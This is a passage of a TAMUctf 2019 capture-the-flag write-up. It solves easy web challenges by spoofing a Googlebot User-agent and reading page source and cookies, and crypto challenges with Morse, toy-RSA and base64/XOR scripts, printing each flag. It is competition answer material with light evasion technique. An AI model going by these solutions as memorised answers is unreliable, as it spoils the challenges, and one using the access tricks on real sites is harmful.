
G. Web - Robots Rule

1. Executive Summary


http://web5.tamuctf.com
Difficulty: easy

2. Technical Report


Given a website looks like this



Robots huh? Seems like it has something to do with **“robots.txt”** file, lets try to access robots.txt



This is the “robots.txt” file, this is where i got stuck at first. But look, Google robots?hm.. Seems familiar, then i tried to change the **User-agent** to **Googlebot**



3. Flag

gigem{be3p-bOop_rob0tz_4-lyfe}


H. Web - Many Gig’ems to you!

1. Executive Summary


http://web7.tamuctf.com

2. Technical Report


Given a website that have a mass of image




At the first sight, i saw the **Cookies** word, and i assume that the flag is in the web cookies, it’s true but it’s only the last part of the flag, so i looked up to the source code and searched for “**gigem{“**



Seeing something interesting right? **“gigem{flag_in_”**. hmm..?looks like it’s just a piece of the full flag, lets note this one. Now lets go to the cookies.html page and see the source, once again i searched for **“gigem{“**



And again, something interesting came up, **“gigem{continued == source_and_”** ? Whoa, looks like it’s the other piece of the flag ! for the last piece of flag, let’s search the **cookies** !



I used the **“Edit this cookie”** google chrome’s extension to see the cookies. See the **“gigem_continue”** cookie there?Look at the value ! It’s the last piece of the flag ! **“cookies}”**

Flag

gigem{flag_in_source_and_cookies}


I. Crypto - -.-

1. Executive Summary

To 1337-H4X0R:
Our coworker Bob loves a good classical cipher. Unfortunately, he also loves to send everything encrypted with these ciphers. Can you go ahead and decrypt this for me?
Difficulty: easy

2. Technical Report

Given file **flag.txt** that is contain bunch of strange language



After do some research on the net, I find out that this strange language is an **International Morse Code** (https://morsecode.scphillips.com/morse.html). Then how I solve this challenge? Well, I create a dictionary on a python based on the previous website and do the decryption

Here is the solver then run it

```python
international_morse = {
    "di-dah"                :"a", "dah-di-di-dit"           :"b", "dah-di-dah-dit"          :"c",
    "dah-di-dit"            :"d", "dit"                     :"e", "di-di-dah-dit"           :"f",
    "dah-dah-dit"           :"g", "di-di-di-dit"            :"h", "di-dit"                  :"i",
    "di-dah-dah-dah"        :"j", "dah-di-dah"              :"k", "di-dah-di-dit"           :"l",
    "dah-dah"               :"m", "dah-dit"                 :"n", "dah-dah-dah"             :"o",
    "di-dah-dah-dit"        :"p", "dah-dah-di-dah"          :"q", "di-dah-dit"              :"r",
    "di-di-dit"             :"s", "dah"                     :"t", "di-di-dah"               :"u",
    "di-di-di-dah"          :"v", "di-dah-dah"              :"w", "dah-di-di-dah"           :"x",
    "dah-di-dah-dah"        :"y", "dah-dah-di-dit"          :"z", "dah-dah-dah-dah-dah"     :"0",
    "di-dah-dah-dah-dah"    :"1", "di-di-dah-dah-dah"       :"2", "di-di-di-dah-dah"        :"3",
    "di-di-di-di-dah"       :"4", "di-di-di-di-dit"         :"5", "dah-di-di-di-dit"        :"6",
    "dah-dah-di-di-dit"     :"7", "dah-dah-dah-di-dit"      :"8", "dah-dah-dah-dah-dit"     :"9",
    "di-dah-di-di-dit"      :"&", "di-dah-dah-dah-dah-dit"  :"'", "di-dah-dah-di-dah-dit"   :"@",
    "dah-di-dah-dah-di-dah" :")",  "dah-di-dah-dah-dit"      :"(", "dah-dah-dah-di-di-dit"   :":",
    "dah-dah-di-di-dah-dah" :" ",  "dah-di-di-di-dah"        :"=", "dah-di-dah-di-dah-dah"   :"!",
    "di-dah-di-dah-di-dah"  :".",  "dah-di-di-di-di-dah"     :"-", "di-dah-di-dah-dit"       :"+",
    "di-dah-di-di-dah-dit"  :'"',  "di-di-dah-dah-di-dit"    :"?", "dah-di-di-dah-dit"       :"/"
}

with open("./flag.txt", mode = "r") as f:
    enc_flag = f.read().split()

flag = ""
for morse_char in enc_flag:
  flag += international_morse[morse_char]

print flag
```

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/crypto/morse python solver.py ✔ 10168 10:45:42
0x57702a6c5874475138653871 6e6d4d59552a737646486b6a49742a5251264a705a766a6d2125254b446b6670235e4e39666b346455346c423372546f5430505a516d4
351454b5942345a4d762a21466b386c25626a716c504d6649476d612525467a4720676967656d7b433169634b5f636c31434b2d7930755f683476335f6d3449317d2075
7634767a4b5a7434796f6d694453684c6d385145466e5574774a404e754f59665826387540476e2131255471763056635 27a56216a217675757038426a644e497145357
72324255634555a4f595a327a37543235743726784c40574f373431305149
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/crypto/morse ✔ 10169 10:45:43
```

Hmmm interesting, the result begins with **0x**, isn't it familiar? Yep, the flag is in hex form. Then let's try to decrypt it

```
In [1]: flag = "0x57702a6c5874475138653871 6e6d4d59552a737646486b6a49742a5251264a705a766a6d2125254b446b6670235e4e39666b346455346c4233725
   ...: 46f5430505a516d4351454b5942345a4d762a21466b386c25626a716c504d6649476d612525467a4720676967656d7b433169634b5f636c31434b2d7930755f
   ...: 683476335f6d3449317d20757634767a4b5a7434796f6d694453684c6d385145466e5574774a404e754f59665826387540476e2131255471763056635 27a562
   ...: 16a217675757038426a644e497145357723242556345 55a4f595a327a37543235743726784c40574f373431305149"

In [2]: flag[2:].decode('hex')
Out[2]: 'Wp*lXtGQ8e8qnmMYU*svFHkjIt*RQ&JpZvjm!%%KDkfp#^N9fk4dU4lB3rToT0PZQmCQEKYB4ZMv*!Fk8l%bjqlPMfIGma%%FzG gigem{C1icK_cl1CK-y0u_h4v3
_m4I1} uv4vzKZt4yomiDShLm8QEFnUtwJ@NuOYfX&8u@Gn!1%Tqv0VcRzV!j!vuup8BjdNIqE5w#$%V4UZOYZ2z7T25t7&xL@WO7410QI'

In [3]:
```

3. Flag

gigem{C1icK_cl1CK-y0u_h4v3_m4I1}

J. Crypto - RSAaaay

1. Executive Summary


Hey, you're a hacker, right? I think I am too, look at what I made!

`(2531257, 43)`
My super secret message: `906851 991083 1780304 2380434 438490 356019 921472 822283 817856 556932 2102538 2501908 2211404 991083 1562919 38268`

Problem is, I don't remember how to decrypt it... could you help me out?
Difficulty: easy

2. Technical Report

Given an RSA secret message, we need to know what is that numbers. From the summary, we know that the super secret message is **c**. Now for the 2 numbers(2531257 and 43) we don't know what is that yet. I'm assuming that 43 is **e**. So i tried it in python



We tried to use **gcd** function from **fractions** python library, it used to check if it's the real **e** in **RSA**. If the function returns 1, then it's the right **e**


```
chao@Calculo ~/Downloads python decodrsa.py                    1911 22:28:12
1
chao@Calculo ~/Downloads                                       1912 22:28:14
```

Seems like it's the right **e**. Then i tried to factor the prime numbers from the **n** that we assumed, we tried it in factordb.com

2531257 Factorize! (?)

Result:		
status (?)	digits	number
FF	7 (show)	2531257 = 509 · 4973


So we got the prime numbers. I think this is the right **n**. Let's set them to **p** and **q** and make the RSA Decode script.



Here's the RSA decode script that we made, let's run the script

```
chao@Calculo ~/Downloads python decodrsa.py                    1933 22:46:59
[103L, 105103L, 101109L, 12383L, 97118L, 97103L, 10195L, 83105L, 12095L, 70108L, 121105L, 110103L, 9584L, 105103L, 101114L, 1
15125L]
chao@Calculo ~/Downloads                                       1934 22:47:00
```

See that bunch of numbers? We thought that it was an **ASCII** numbers, so we adjust it to the proper **ASCII** number and we print it as a char



This is the updated script that we made to print out the plaintext. Let's try to run the script

A string comes up and that's the flag

3. Flag

gigem{Savage_Six_Flying_Tigers}

K. Crypto - :)

1. Executive Summary


Look at what I found!

`XUBdTFdScw5XCVRGTglJXEpMSFpOQE5AVVxJBRpLT10aYBpIVwlbCVZATl1WTBpaTkBOQFVcSQdH`


Difficulty: easy

2. Technical Report


Given a cryptic message that i couldn't understand, we assume that we **XOR** the ciphertext to **":)"** string. We did but it's not printable character, so… that cryptic text is looks like base64. Let's try to decode it as base64




This is the script that we made to decode it



Crap ! It's just nothing! No flag comes up! But we then tried to **XOR** that useless string with the string of **":)"**



This is the script that we made to decode it, let's run the script



A readable string comes up

3. Flag

gigem{I'm not superstitious, but I am a little stitious.}


L. Reverse - Cheesy

1. Executive Summary

